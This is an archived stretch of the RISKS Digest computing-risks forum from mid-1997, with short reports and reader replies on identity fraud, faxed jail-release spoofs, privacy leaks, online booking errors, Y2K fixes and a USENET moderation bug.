"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 1 Aug 97 10:45:10 PDT

The California DMV has fired 24 more clerks who accepted bribes to issue driver's licenses fraudulently. This brings the total to 79 in the current statewide probe, Operation Clean Sweep. The going rate was \$200 to \$1000 a pop for not checking the applicant's identity, typically paid by illegal aliens, felons needing new identities, and drivers with revoked licenses. [Source: *San Francisco Chronicle*, 1 Aug 1997, A25]

⚡ Another phony-fax get-out-of-jail scheme

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 1 Aug 97 11:18:42 PDT

Richard Foster, jailed for driving with a suspended licence, was set free from South Carolina's Richland County jail -- based on a fax with an ``official-looking sheriff's letterhead''. The fax stated that Georgia's Augusta-Richmond County Sheriff's Office had no interest in Foster. (Actually, at that time he was wanted on assault and weapons charges.) The fax had been sent from a public fax machine at a Kroger grocery store in Augusta GA, and had the Kroger name and phone number on the fax. As a result of this spoof, the jail supervisor has been demoted from captain to sergeant. [Source: *San Francisco Chronicle*, 23 Jul 1997, A2]

[This is a case where you can have your authenticate and eat it too? Is this another argument for better authentication? Well, it certainly suggests greater suspicion of faxes.]

Similar cases are recorded in RISKS in March 1997 in Florida ([RISKS-18.94](#)), and in December 1991 in Tucson AZ ([RISKS-12.70](#)). That's THREE (at least).

⚡ Offshore Internet gambling taking *off*

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 1 Aug 97 9:56:21 PDT

There are now at least three dozen Internet gambling houses, the latest of which -- Bet the Net -- begins operating as an Internet casino from Dominica in the Caribbean in about two weeks. The expected revenues from all such Internet operations is estimated at \$8 billion by the year 2000, where the current total take for U.S. casinos is currently \$23 billion. [Source: Bloomberg News, *San Francisco Chronicle*, 1 Aug 1997, B2.]

The risks include bogus virtual casinos whose payoffs turn out to be more virtual than real, semi-legitimate casinos working credit-card scams on the side, glorious opportunities for money laundering, serious gambling debts accumulated in your name by a masquerader, spawning of serious undetected addictive behavior that might otherwise be observed (on the Internet no one

knows you are a gambler, except for the casino), your 9-year-old gambling with your credit card -- especially if your browser automagically inserts your credit information -- and so on into the night. As a second-order effect, massive illegal activities could also lead to attempted restrictions on the good system security and cryptography necessary to conduct legitimate Internet commerce. In any event, whether or not you bet on the Net, don't bet on the Net being adequately secure! You are already gambling with the weaknesses in our computer-communication infrastructures, but NetBet could raise the ante considerably. Caveat aleator.

🔥 Strong Capital sues alleged hacker-spammers

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Mon, 28 Jul 1997 07:51:05 -0400

[From Associated Press via CompuServe's Executive News Service]

> Strong Capital Sues Alleged Hackers (AP Online, 26 Jul 1997)
> MILWAUKEE (AP) -- An international mutual fund and money management
> company has filed a \$125 million federal lawsuit to stop the use of its
> name on e-mail advertisements that include on-line striptease services.

Key points:

- * Strong Capital Management, Inc. alleges that David Smith and Glenn Canady broke into SCM's computers to send 250,000 ads with fraudulent headers for "cyberstripping," computer equipment and sports betting.
- * SCM demands penalties of \$5,000 per message -- about \$125M in all.
- * SCM has added mechanisms to stop further transmission of such messages.

[Note from MK: The use of civil litigation to attack hackers is one of the most powerful tools available to fight them. This will be an interesting and possibly landmark case with implications not only for the growing displeasure over fraudulent REPLY-TO addresses but also for penetration in general.]

M. E. Kabay (Mich), PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

[We'll see how it holds up in court. But beware of bogus FROM: addresses, short-lived 800 numbers and P.O. boxes, etc. PGN]

⚡ Risks of ordering airline tickets online

Craig Macbride <craigm@bf.rmit.edu.au>

Wed, 30 Jul 1997 08:25:01 +1000 (EST)

Last Thursday night, 24 Jul 1997, a friend of mine on the east coast of the US tried using the web server of the Internet Travel Network (www.itn.net) to book a trip. [For convenience, I'll give all dates/times in US EST.] The web server, on submission of the information (including billing address, credit card information, etc), replied with this:

```
Data transfer complete           Internet Travel Network - Server Error
Could You Give Us A Hand?
```

One of our server's programs has just experienced an unrecoverable error. This is neither normal, nor desirable. We are extremely interested in any occurrence of this! Could you please send a note to bugs@itn.net and relay

the precise conditions that may have sparked this incident? This is a special, high-priority mailbox that we will check right away."

The details were e-mailed to bugs@itn.net that was redirected to an individual's e-mail account. That person was not only not providing high-priority service to such e-mail, she had an automatic responder in place which e-mailed back to say she was on vacation, and to try sending anything important to support@itn.net.

So, e-mail was sent to that account, as well as to the response form on the web site. On Friday morning, more e-mail was sent, but by Friday midday, ITN had not responded to any of the e-mail messages that had been sent to them. One e-mail to them asked when their hours were and when they were likely to get around to responding one way or another, and this was finally answered on Friday afternoon, along with a California phone number.

The customer had no idea whether a booking had been made by the web site, despite the error message from the server. She had no idea whether the booking had been made by whoever had finally received the bug report e-mail.

She could have booked through someone else and ended up with 2 sets of non-refundable tickets. She could have left things as they were, and been forced to pay much more. She was going away for the weekend, so left it.

ITN, when phoned on Monday, claimed that no booking had been made, and had little excuse for the 6-8 pieces of e-mail they had not responded to. They said all they could do was book on another airline, on flights which were far less convenient.

Imagine our surprise when the originally booked tickets turned up on Tuesday, 29 Jul, postmarked the previous Saturday. ITN support again tried to access the booking and again couldn't immediately find it, despite the tickets having arrived! It appears the booking had been processed by the web server in the first place, despite the error message!

The risks are almost too many to count here. The risk of getting an error message when buying something, so submitting it again N times, and actually getting N+1 tickets. The risk of assuming that an error message means that an order failed, and going and booking somewhere else, not realising that the order really did go through. The risk of not knowing what is happening when the people in such organisations don't bother to answer e-mail in a timely manner. The risk that an error, if it really does mean that the order wasn't processed, will result in enormous extra costs once this is confirmed. In this instance, it was necessary to phone long-distance to get any sort of meaningful response from the company. (It is possible to contact them toll-free, as I later found out, but this is not mentioned on their web site, and was explicitly denied in e-mail!) However, a seat on the same flights that were booked 5 days ago for US\$164 would have cost US\$563 to book today! The person who waited until contacted by the company could find themselves severely disadvantaged.

There are, of course, plenty of security issues as well, particularly when sending billing details to an e-mail address, which duplicate details sent to a web server, and when that e-mail address is being redirected to a person's account who is currently away from the office.

Craig Macbride <craig@rmit.edu.au> <http://www.bf.rmit.edu.au/~craigm>

⚡ What to do about software patents

<[Identity withheld by request]>

Thu, 10 Jul 1997 20:03:14 -0400 (EDT)

Seeing the vast numbers of non-novel and obvious software patents issuing

in
my area (financial services), a number of unorthodox ideas are crossing my
mind, such as ...

We all know that when a governmental body, such as a city welfare agency,
state prison system, state housing agency, or the like is found to be way
out of line as far as administering and enforcing the laws, one of the more
drastic remedies is to place the deficient agency or department into a
court
or legislatively ordered receivership.

Are we reaching the point where we should ask a judge to place the Patent
Office, or the software art areas, under a court-appointed receiver or
administrator, due to its manifest ongoing failure to carry out its
official
duties under Federal Law with respect to 35 U.S.C. 101, 102, 103, Rule 56
and so on?

I am starting to think so, but it would be a major political undertaking,
to
put it mildly, so I figured I would start this inquiry. Yes, it would be a
lot of work to document the problem and prepare for court and/or
legislative
hearings, etc.

⚡ Re: AOL customer phone-number availability (PGN, [RISKS-19.26](#))

<billseurer@VNET.IBM.COM>
Mon, 28 Jul 1997 09:17:11 -0500

|> ... (But opting out is apparently not easy.)

While I completely disagree with AOL's former intention to "share"
telemarketing information with its "partners", it is *trivial* to opt out
of
any of their marketing stuff. If you go to the marketing preferences area,
you can tailor what marketing information you receive if you want it or
completely opt out. As far as I know this has been there for quite some
time. Most people don't bother, of course, but whose fault is that?

Bill Seurer, IBM Rochester, MN, BillSeurer@vnet.ibm.com BillSeurer AT aol.
com
(replace " AT " with "@" to e-mail me) <http://members.aol.com/BillSeurer>

✂ Political vs Technical Errors in CA Megan's Law CD ROM ([RISKS-19.24](#))

Ed Wright <emw@teleport.com>

Thu, 24 Jul 97 09:02:00 PDT

While much of the issue here is technical, dealing in part with inaccurate data, perhaps a more major risk is social. The Attorney General's office has been under substantial pressure from Government, caused in part by substantial public pressure to "do something". I have the pleasure of working with some of the tech. folks in that arena, and they are well aware of data inaccuracies, but have been directed to publish. Period. The risk of have politicians mandate poor quality technical activity is obvious as is the risk of hysteria in a punitive public. I just want to point out that the folks in the trenches are not the culprits in this case.

✂ Re: The dangers of Explorer-ation (Barnett, [RISKS-19.26](#))

"Steve Loughran" <steve_loughran@hp.com>

Thu, 31 Jul 1997 20:54:37 +0100

Roger Barnett pointed out that with some new MS products -- the compiler tools and "Visual Studio 97" presumably -- the user has to install Internet Explorer with ActiveX, Scripting and Java turned on to get at the documentation.

There is a simple solution to ensuring that the web browser never access the net with any "potentially" unsafe features enabled: set it up to point to a nonexistent or "null" proxy server, so that all non-local web sites are inaccessible. This technique works pretty well -at least until all applications expect full web access for dynamic loading of remote code components and help files.

The implementation of a web proxy that returns "Server Unavailable" to all requests is left as an exercise for the reader.

✂ Re: DEC Alpha Bug: Intel x86 FPU Diagnostics (March, [RISKS-19.25](#))

Steven Healey <sphealey@worldnet.att.net>

Sun, 27 Jul 1997 09:06:03 -0500

Those who have used Intel FPU's for a while may remember that Intel used to distribute FPU diagnostics both as marketing material and with FPUs sold as upgrades (e.g. 8087). These diagnostics still exist, but Intel no longer advertises or distributes them. Poke around on the Intel web site until you

find the FPU technical area, then send an e-mail to the FPU tech support group asking for a copy. (Sorry I can't be more specific, but it has been more than a year since I did this).

Steven Healey sphealey@worldnet.att.net

⚡ Re: DEC Alpha Bug, final resolution (March, [RISKS-19.25](#))

"Daniel A. Graifer" <dgraifer@cais.com>

Mon, 28 Jul 1997 15:38:18 -0400

Many years ago (early 1970s), there was a CDC3600 at the University of California, San Diego. At the insistence of the users, a test sequence was run at the beginning of every work day to validate the floating point unit in particular.

I was a student employee there, and recall one failure. It turned out to be cooling related, and removing the skins from the racks cleared the problem, driving the CDC technicians crazy for several days...

Daniel A. Graifer, Parker & Company

1-888-426-6548 1-703-425-6091 dgraifer@cais.com

⚡ Re: DEC Alpha Bug, final resolution (Chase, [RISKS-19.26](#))

David R Brooks <daveb@iinet.net.au>

Sun, 27 Jul 1997 08:04:50 GMT

Of course, for the PC (and some other machines), you could simply participate in the Great Internet Mersenne Prime Search (GIMPS)

<http://www.mersenne.org/prime.htm>

The Mersenne code runs some (reputedly) real mean FPU tests as it starts up, and thereafter runs in the background, using surplus

resources to hunt down prime numbers. Any FPU bugs (pre-existent or arising) are likely to be hooked by this.

Dave Brooks <<http://www.iinet.net.au/~daveb>>

[PGN asked: That code might not even use floating point!??]

I checked with George Woltman <74473.2626@CompuServe.COM> (the author): he replies:

> GIMPS is virtually all floating point. It is quite superb at finding a
> variety of problems (floating point, heat-related problems, memory
> problems, and even some device driver problems).

⚡ Re: General Mills, AOL, Chex Quest (Baker, [RISKS-19.26](#))

STEVE LUMOS <slumos@nevada.edu>

Sun, 27 Jul 1997 20:35:34 -0700

The message from Bruce N. Baker <baker@hooked.net> in [RISKS-19.26](#) is just another example of what happens when children are allowed free access to complicated machines like computers without adult supervision. Had his grandson not had implicit permission to use the computer, Bruce would have been able to review the documentation and note that the Chex Quest game (which is present on the CD-ROM), requires DOS/Windows, while both the Windows and Mac versions of AOL software are included. I would imagine that including AOL on the discs cut duplication costs for Ralston Foods, probably to zero.

I had no problem installing the game on a Windows 95 machine without installing AOL software. The game itself is definitely not related to AOL in any way.

What I find far more interesting about Chex Quest is that it is in fact a modified version of Doom (or possibly Quake), yet has an RSAC rating of "ALL" (suitable for all audiences). How did they get the rating? By changing occurrences of "shoot" to "zorch" and "kill" to "return to their own dimension", and using different graphics. This leads to odd sounding constructions like "Many of the Flemoids will need to be zorched a couple of times before they will return to their own dimension".

The RISK is that violent actions are suddenly non-violent, mainly because

certain terminology has changed. Is a child used to "slagging demons to death" really more likely to become violent than one who is used to "zorching Flemoids until they return to their own dimension"? It is still up to the parents to explain the difference between the game and reality.

Steve Lumos <slumos@nevada.edu>

[A related note from "Harlan Rosenthal" <rosenthh@dialogic.com> notes that

``The decision about whether to install AOL is very clearly given as an option, and my 12-year-old has been trained not to install anything without checking and ESPECIALLY not AOL or MSN.''

PGN]

✉ Re: General Mills, AOL, Chex Quest (Baker, [RISKS-19.26](#))

Doug Linder <linder@dave.nrl.navy.mil>

Mon, 28 Jul 1997 11:59:18 -0400 (EDT)

Something tells me that this legal language would not be enforceable. I Am Not A Lawyer, but I'd say that any reasonable judge would rule that people can't be expected to read every word on every product they buy, nor can they

be bound by something like that just through the act of buying that product.

After all, if that were the case, why couldn't I put something on my product

that says, in fine print, "By buying this I agree to give Doug Linder all my money."

This seems to me to be very similar to the "shrink-wrap" licenses on software which have, in most cases, been found to be unenforceable. I believe companies just persist on putting such language on packaging because

they figure it will probably scare people, or at least convince the less determined folks that they can't sue.

If you're feeling litigious, I'd say go for it and nab 'em for a few bucks for their irresponsible behaviour.

Doug Linder <linder@dave.nrl.navy.mil> 202 767 2572 (x28), UNIX SysAdmin, Kaman Sciences @ Naval Research Laboratory, Washington, DC

✂ Re: General Mills & AOL in sleazy partnership: Chex Quest CD-ROM game

"A. Padgett Peterson" <PADGETT@hobbes.orl.mmc.com>

Sun, 27 Jul 1997 10:38:19 -0400 (EDT)

IANAL but suspect a good one could have a field day with this "attractive nuisance" comes readily to mind as does the case eons ago of the children's program host who told his viewers to go to daddy's wallet, take out the money, put it in a envelope, and send it in. (May be legend, suspect true but why the show/host was not named - is there a legal citation?).

Actually is a much more sweeping question - is a preprinted notice ("by breaking this seal") adequate to block the sharks? Suspect it might be today since is so common as to be expected but for children? In cereal boxes?

Just a few years ago there was no concern about children and on-line services since they did not go together, but today?

Is this really connected to the 809 (and certain other area codes) scams, where the perpetrator relies on ignorance. At what point is the "common knowledge" boundary crossed? How much "due care" is necessary?

There is always the RISK that amoral people will exploit ignorance. Computers just make it easier/faster.

Padgett (UDA)

✂ Re: Y2K: a different solution (Driss, [RISKS-19.26](#))

"Robert J. Sandler" <rsandler@compuserve.com>

Sun, 27 Jul 1997 22:48:35 -0400

Driss's solution is not new. It is already in use for some Y2K projects, and is much discussed in the Year 2000 Mailing List run by Peter de Jager. The method is generally called program encapsulation, and it is patented -- U.S. Patent number 5,600,836, assigned to Turn of the Century Solutions, Inc. of Wayne, PA. (I have no connection with this company.) The usual setback is 28 years, rather than 10, so that leap years remain leap years and the shifted dates fall on the correct day of the week.

Robert J. Sandler rsandler@compuserve.com

✉ Re: Y2K: a different solution (Driss, [RISKS-19.26](#))

Dave Weingart <dweingart@chi.com>

Mon, 28 Jul 1997 11:22:50 -0400

Driss (driss@golden.net) mentions a number of concepts as a possible solution to the Y2K problem in [RISKS-19.26](#) that hold, I think, more severe risks than the original problem!

I'll summarize briefly, so as not to have to quote too heavily. I'm sure Driss will be happy to correct me if I'm missing something here. :)

- 1) Take all active records with dates from 1900 to 1910 and put them in a separate database. Archive all inactive ones elsewhere.
- 2) Subtract 10 years from the dates in the remaining data.
- 3) Add a new program layer to handle the conversion between "real" dates and the stored dates, leaving the current i/o interface intact.

There are a number of problems with these assumptions that I see right off the bat. First is that most running databases have several date fields; which ones do you choose to archive off to the "other" set of tables (that you must still handle)? Far more serious, however, is the second. Need I even point out the inherent Risk in mucking up your data this way? The entire *point* of data processing is to deal with large amounts of data as quickly and ****accurately**** as possible, and an enormous amount of programming and checking goes into making sure that that this gets done, with data validation, dependencies, etc. In the corporate world, here's every chance that more than one person will get the task of doing this setting your data back 20 or more years. Or the computer will crash halfway through the operation, leaving you with some unknown chunk of your data with some fields munged. Or that some of the fields will be skipped in the general chaos; it isn't as simple as telling your DBM to type "SUBTRACT 10 YEARS FROM ALL DATES"

Adding another set of programs between your data i/o and your front end interface adds additional failure points and validation problems, adds time to the processing (a millisecond here and there may not sound like much, but add it up over several millions of data records accessing constantly...), and increases your systems' complexity. Plus, there's often no easy way to accomplish this feat; many programs put requests to the database server; these programs would have to be modified to run to a different server program (I shudder to think at the concept of replacing

the database server itself; that would then affect any non-date-dependent programs running!)

In short, too many risks for too little benefit. Mangling your data doesn't

SOLVE the problem; it only sets it off 10 more years. (Everyone who believes corporations will continue tackling Y2K if there's another decade on the the deadline instead of putting it off AGAIN, raise your hand. Anyone? Anyone?) And it's not entirely clear to me that this would, in fact be any easier or faster than using field expansion and/or date windowing as appropriate.

Only 886 more days to go...

Dave Weingart, AccuStaff Inc. dweingart@chi.com 516-682-1470

⚡ CfP: Y2K in Health Informatics Journal

"M.Smith" <M.Smith@qmw.ac.uk>
Sun, 27 Jul 1997 20:47:17 +0100 (BST)

... Healthcare organisations could suffer even more serious consequences than ordinary commercial enterprises from Year 2000 problems. Urgent action is required, yet reliable reports suggest that healthcare organisations have hardly begun to consider the problem seriously. Unfortunately, discussions with healthcare computing and clinical colleagues generally confirm these reports. ... To address this urgent problem, HEALTH INFORMATICS JOURNAL will be producing a special issue this autumn, entitled Year 2000 and Healthcare Computing. This special issue will also be available as a book from Sheffield Academic Press. ... [Contact Mike Smith if you are interested.]

M F Smith, Editor, HEALTH INFORMATICS JOURNAL m.smith@qmw.ac.uk
+44 171 582 1409 <http://www.shef.ac.uk/uni/projects/hij/>

⚡ "CyberLaw: The Law of the Internet" by Rosenoer

Rob Slade <roberts@mukluk.hq.decus.ca>
Wed, 30 Jul 1997 10:33:46 EST

BKCYBRLW.RVW 970302

"CyberLaw: The Law of the Internet", Jonathan Rosenoer, 1997, 0-387-94832-5,
U\$34.95


%A Jonathan Rosenoer
%C 175 Fifth Ave., New York, NY 10010
%D 1997
%G 0-387-94832-5
%I Springer-Verlag
%O U\$34.95 800-777-4643 fax: 201-348-4505 wborden@springer-ny.com
%P 362
%T "CyberLaw: The Law of the Internet"

Unlike "NetLaw" (cf. BKNETLAW.RVW), which was written for sysops and users, "CyberLaw" is written for lawyers. It is liberally supplied with footnote references to case studies and decisions dealing with the topics discussed. (Because of this, "CyberLaw", more than any other computer law book I have reviewed, is pertinent *only* to the United States.)

Unlike "Net Law" (cf. BKNLHLUI.RVW), which looks at legal practice, "CyberLaw" deals strictly with points of law. Topics covered include copyright, trademark, defamation, privacy, duty of care, criminal liability, procedural issues, electronic contracts, misappropriation of information, civil rights, tax, and evidence. (One chapter which does *not* deal with the law is entitled "Ethics".) As noted, there are extensive footnote references to case law, as well as reprints of relevant issues of the author's "CyberLaw" column.

For those outside the legal profession, the book is reasonably clear on the major issues. Its real value, however, would be to lawyers looking for a quick introduction to US law in respect to information technology. For this purpose, it is ideal.

copyright Robert M. Slade, 1997 BKCYBRLW.RVW 970302
roberts@decus.ca rslade@vcn.bc.ca rslade@vanisl.decus.ca



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 28

Thursday 7 August 1997

Contents

- [USENET gateway flaw plus immoderation in bypassing moderation](#)
[RISKS](#)
- [Name collision lands robbery victim in jail](#)
[PGN](#)
- [IRS erroneously send out 90,000 tax warnings](#)
- [Hong Kong slip reveals press info](#)
[David Kennedy](#)
- [Four-star general upset with privacy invasion](#)
[Glen Roberts](#)
- [On-line court information system raises access questions](#)
[Brian Schimpf](#)
- [Internet access to criminal records info](#)
[Nancy Talner](#)
- [Is Microsoft distributing viruses?](#)
[Gerhard Duennebeil](#)
- [Bill would make software copying a felony](#)
[Edupage](#)
- [Chicago flooded with counterfeit bills](#)
[David Kennedy](#)
- [Ctrl-Alt-Del](#)

[Paul VanDyke](#)

- [Clean Sweep wasn't quite soon enough](#)

[Jim Horning](#)

- [Electronic airline ticketing](#)

[Jordin Kare](#)

- [E-mail readers and snooping](#)

[Bryan C. Hains](#)

- [Re: What to do about software patents](#)

[Anthony E. Siegman](#)

[Ray Todd Stevens](#)

- [Urban legends, in this case a true one: General Mills/AOL](#)

[Brad Elmore](#)

- [Info on RISKS \(\[comp.risks\]\(mailto:comp.risks\)\)](#)

⚡ USENET gateway flaw plus immoderation in bypassing moderation

<RISKS>

Thu, 7 Aug 97 10:57:56 PDT

The Berkeley USENET news gateway software was upgraded recently, but a bug was introduced whereby an APPROVED line was automagically added, and everything sent to the RISKS address went out to the USENET distribution. I am told that this has now been fixed. My apologies to those of you who were annoyed, and to those of you who were seriously harassed for unwittingly being in broadcast mode. However, this incident once again provides a reminder of how flaky our infrastructure is, and how small changes can cause new risks.

Incidentally, I was copied on correspondence between a spammer who had

abused the USENET comp.risks distribution and someone who took very strong objection to the spam. The spammer replied that he was innocent, insisting he was not doing anything bad -- it was not *he* who was forging the "APPROVED" line, it was his spamming tool!

Once again, let me add that due to horrendous quantities of e-mail spams, my SysAdmin is filtering out mail from addresses that are predominantly sources of spams. Unfortunately, this may render a few of you incapable of reaching RISKS. (Sorry!) But despite our filtering, we are still receiving vastly too many spams each day.

PGN

⚡ Name collision lands robbery victim in jail

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 7 Aug 97 10:47:56 PDT

Antonio Picazo Mendoza Jr., was beaten and robbed on his way to a store near his home in Stockton, California. He managed to get home, where his family reported the robbery to police and took him to the hospital. Police discovered that his first and last name, date of birth, and Social Security Number matched those of Antonio Blanco Mendoza, a wanted parolee. Despite his protests that he was not that individual, he was detained in jail -- for three days by the San Joaquin County Sheriff's Office, and for another two weeks at Deuel Vocational Institution. It appears that Blanco

was using
Picazo's identity.

RISKS has had numerous cases in the past of *intentional*
identity theft and
accidental assignment of the same SSN to different
individuals. It is not
yet clear which is true in this case.

✶ IRS erroneously send out 90,000 tax warnings

"Peter G. Neumann" <neumann@chiron.csl.sri.com>
Thu, 7 Aug 97 10:37:22 PDT

The IRS, already beset with the woes of trying to modernize its
archaic
computer systems, has stumbled onto a new glitch. Because of a
new software
error, warnings were incorrectly sent to 90,000 taxpayers that
they were
subject to penalties and interest for failing to file proper tax
returns for
nannies and other household employees. But those taxpayers had
already
followed new IRS rules by using a new ``simplified`` form. This
was another
unforeseen aftermath of the Zoe Baird ``Nannygate`` in which the
IRS
ultimately decided the real problem was that the tax code was
overly
complex. [Source: Ralph Vartabedian, *Los Angeles Times*, 7 Aug
1997, seen
in the *San Francisco Chronicle* of that day, p. A7]

[This is a case of Tax Deform! Incidentally, I do not recall
anyone
heretofore noting a quasiliterary reference to J.D. Salinger's
1966
book, which could alternatively have been titled *Nanny and

Zoe*. PGN]

✶ Hong Kong slip reveals press info

David Kennedy <76702.3557@compuserve.com>

Fri, 11 Jul 1997 02:34:40 -0400

From: <http://www.news.com/News/Item/0,4,12161,00.html>

Hong Kong slip reveals press info, By Reuters, 5 Jul 1997

> HONG KONG--The Hong Kong government has apologized for
> accidentally
> posting the personal information of hundreds of journalists on
> the
> Internet. Local newspapers quickly noticed that the
> government had posted
> a list of almost 1,000 journalists covering Monday night's
> Hong Kong
> handover to China on a Web site, plus passport and identity
> card details.

Mary Leung, chief information officer for the Government
Information
Services said the release was an accident. People attending the
People's
Liberation Army arrival in Hong Kong were required to register
with their ID
number and passport numbers.

> The name list was posted on the Internet June 29 because of a
> technical
> oversight and was removed by the government July 2 after the
> mishap was
> spotted. Leung believes the list might not have been seen by
> many surfers,
> though the government's Web site is open to everyone.

> Apologizing Thursday for the error, she said she believed it

was an
> isolated incident that would not affect people's confidence in
the
> protection of their personal information. "The oversight is
regretted,"
> Leung said.

[dmk: I suppose that's one way to get the media interested in
privacy
matters.]

Dave Kennedy [CISSP] Research Team Chief, National Computer
Security Assoc.

✦ Four-star general upset with privacy invasion

Glen Roberts <glr@ripco.com>
2 Aug 1997 18:07:01 GMT

Maj. Tom Rheinlander, a spokesman for Griffith [four-star
general and the
U.S. Army Vice Chief of Staff], said the general was unhappy
when told
Friday his Social Security number was out there for all the
world to see.
"As would most Americans, General Griffith views the publication
of his
Social Security number on the internet as an invasion of his
privacy,"
Rheinlander, said. [Source: the *Oil City Derrick,* 2 Aug 1997
(my home
town newspaper). PGN Abstracting] [http://www.fulldisclosure.org/
govtssn.html](http://www.fulldisclosure.org/govtssn.html)

[This is one of the messages that slipped through into comp.
risks. PGN]

✶ On-line court information system raises access questions

Brian Schimpf <schimpf@gradient.com>

Wed, 06 Aug 1997 09:47:10 -0400

An article in **The Boston Globe** (5 Aug 1997, B1) reports on litigation concerning access to an on-line service to provide information about court dockets for a number of superior courts in Massachusetts. The system is called SCRIB, or Superior Court Remote Inquiry for the Bar, and allows participants to court actions to view the court dockets so they can easily schedule their appearances without burdening court staff.

Mr. Ross Mitchell is not a lawyer but is representing himself in a civil lawsuit. He found out about the system and requested access, but was told that the system is only available for lawyers, including the attorney representing the man who is suing him. So Mr. Mitchell filed suit in federal court arguing that he had a right to the same access to public information. He has lost several rounds and his case is now before the US Court of Appeals.

A key problem in the case is the capacity of the system, which was designed only for lawyers, judges and court staff. James Klein, administrator of the Superior Court, says the system is already near capacity. " 'If we were to open it up to the general public, we would have to shut it down entirely very quickly because the lines would be jammed,' said Klein. And the system cannot be expanded because it is scheduled to be replaced when a

new court

computer system goes on line in the next five to six years."

The Risks here are pretty familiar: a system which was designed without adequate consideration for the demands which would be placed on it, leading to the danger that a system which uses new technology to provide a real benefit may be shut down completely due to insufficient capacity. And a reluctance to address problems in an information system today based on an expectation that a new system will solve all the problems quite some time (five to six years) in the future.

Brian C. Schimpf, Gradient Technologies, Inc., 2 Mt. Royal Ave., Marlboro, MA 01752 schimpf@gradient.com (508) 624-9600 x214 <http://www.gradient.com/>

⚡ Internet access to criminal records info

<Talner@aol.com>

Tue, 5 Aug 1997 21:22:00 -0400 (EDT)

[Courtesy of Bob Jacobson <bluefire@well.com>]

The Washington State Patrol is starting a pilot project called the WATCH program, which was authorized by the 1997 legislature. The program will make criminal history information available on the Internet so that anyone who wants to run a background check on someone for employment purposes (or to deny housing rental or just to snoop) can do so without going through the

state patrol. This raises some dilemmas regarding privacy, public records access, and allowing people to rehabilitate themselves from a criminal conviction. For example, under current law, you can get a conviction vacated after a certain period of time and then answer "no" when asked by employers if you have a conviction, but this is useless if anybody can find the record anyway. Also, current law allows background checks on criminal records to be done for certain jobs, but not for every job. Under the new system, anyone who has ever had a criminal case may risk having jobs, housing, and many other things denied to them because of that case. It is further clear that under current public disclosure law, most conviction records are public. Can anybody help me analyze these issues and propose a remedy that maintains access to public records while at the same time lessens the ongoing punishment of individuals who can never escape their past? Thanks. Nancy Talner

✶ Is Microsoft distributing viruses?

<Gerhard.Duenebeil@FZMAIL.arcs.ac.at>

Wed, 6 Aug 1997 09:11:09 +0200

A more or less happy user of Microsoft's Word 6.0a, I decided some days ago to peek into the new Office97 package. Working with huge text documents I didn't want to take the risk of migrating to the new products without having at least some know how about it. So I decided to make an

installation
running from CD and play around with it. I also decided (and did so) never
to store an important old document with the new software until my decision
to migrate and the way to do so was clear.

Now, a few days later, I tried to work with a WORD6.0a document I never have
stored with the new WORD. Imagine my surprise when I suddenly found out that
I was not able to access an embedded MSGraph object. For your information:
The Office97 CD was not inserted at this moment. Looking for some reasons I
found the embedded object having a format of MSGraph 5.0. When I created
that object it had MSGraph (1.0?) format. It looks like someone changed the
format without asking me. I also peaked around in the registry and found an
entry related to MSGraph that said "AutoConvertTo: xxx-xxx-xxxx-xxxxxxxx-xxxxx" (some of these GUID).

Guess, what was behind this GUID? Right, MS-Graph 5.0. So to me it looks
like MS is distributing software, that manipulates my data without my
knowledge and makes it unusable this way. That is at least one important
property also expected from viruses, right?

The risk? Obvious, isn't it?

Gerhard Duennebeil, Austria <Gerhard.Duennebeil@arcs.ac.at>

🔥 Bill would make software copying a felony (Edupage)

Edupage Editors <educom@educom.unc.edu>

Tue, 5 Aug 1997 13:36:05 -0400

A bill sponsored by Rep. Robert Goodlatte (R-Va.) and supported by the Software Publishers Association would make it a felony to copy more than \$5,000 worth of software. The "No Electronic Theft Act" stipulates that any person who reproduces 10 or more copies of copyright software totaling more than \$5,000 could land a three-year jail sentence. A second offense could net six years in a federal prison. The bill is designed to close the current loophole that exempts software copying from criminal prosecution unless it is willful and for profit. The U.S. Senate is considering a similar bill. (*PC World Online*, 4 Aug 1997; Edupage, 5 Aug 1997)

✶ Chicago flooded with counterfeit bills

David Kennedy <76702.3557@compuserve.com>
Tue, 5 Aug 1997 12:40:46 -0400

Counterfeit bills (particularly twenties, and about one-fifth of them computer-generated) are flooding the Chicago area, made by what the Secret Service calls ``casual counterfeiters'' -- despite the possibility of a 15-year Federal sentence. Many suspects are computer-literate young adults and even high-school students. [Counterfeit dollars flood Chicago area (UPI, 1 Aug 1997, via CompuServe's Executive News Service), PGN Abstracting]

Ctrl-Alt-Del

Paul VanDyke <pvandyke@geocities.com>

Tue, 05 Aug 1997 08:50:23 -0800

With Windows NT, this is the method of logging onto the console at the server. This is also the famous three-finger salute that reboots a computer not running NT. Last night we did some system maintenance and moved an NT server close to an OS/2 Warp Server. The monitor for the NT server is sitting on a shelf above the other monitor. The keyboard is in a drawer right under the monitor. Our LAN admin wanted to log onto the NT server, but used the wrong keyboard. OOPS! Well it rebooted the OS/2 server just as commanded. Too bad it was only 10 minutes till 8:00am. He didn't knock too many people off.

The risk? He got too familiar with a key sequence that should be guarded.

I used to think that is was neat to hit C-A-D and not have the computer reboot, but not anymore. Bad programming Microsoft!

Clean Sweep wasn't quite soon enough

Jim Horning <horning@intertrust.com>

Fri, 01 Aug 97 19:54:00 P

There's another use for those forged driver's licenses. This seems to be

not so much a computer-related risk, as a risk that could have been ameliorated with a little more intelligent application of computers:

I am in the process of getting my checking world back in order after a Southern California ring made off with a total of about \$7,000 in cash from my account one day last week.

* The ring is well-organized and efficient. My branch manager in Palo Alto says that there are already three other customers of her branch that she's currently working with -- creating new accounts, getting new checks, recovering missing funds, etc., etc., etc. One customer's account was hit for \$12,000.

* All they need is your name and checking account number (everyone who handles any check you write has this information). They then forge a "good quality" California driver's license, with your name and their picture, to use as ID for over-the-counter bank transactions.

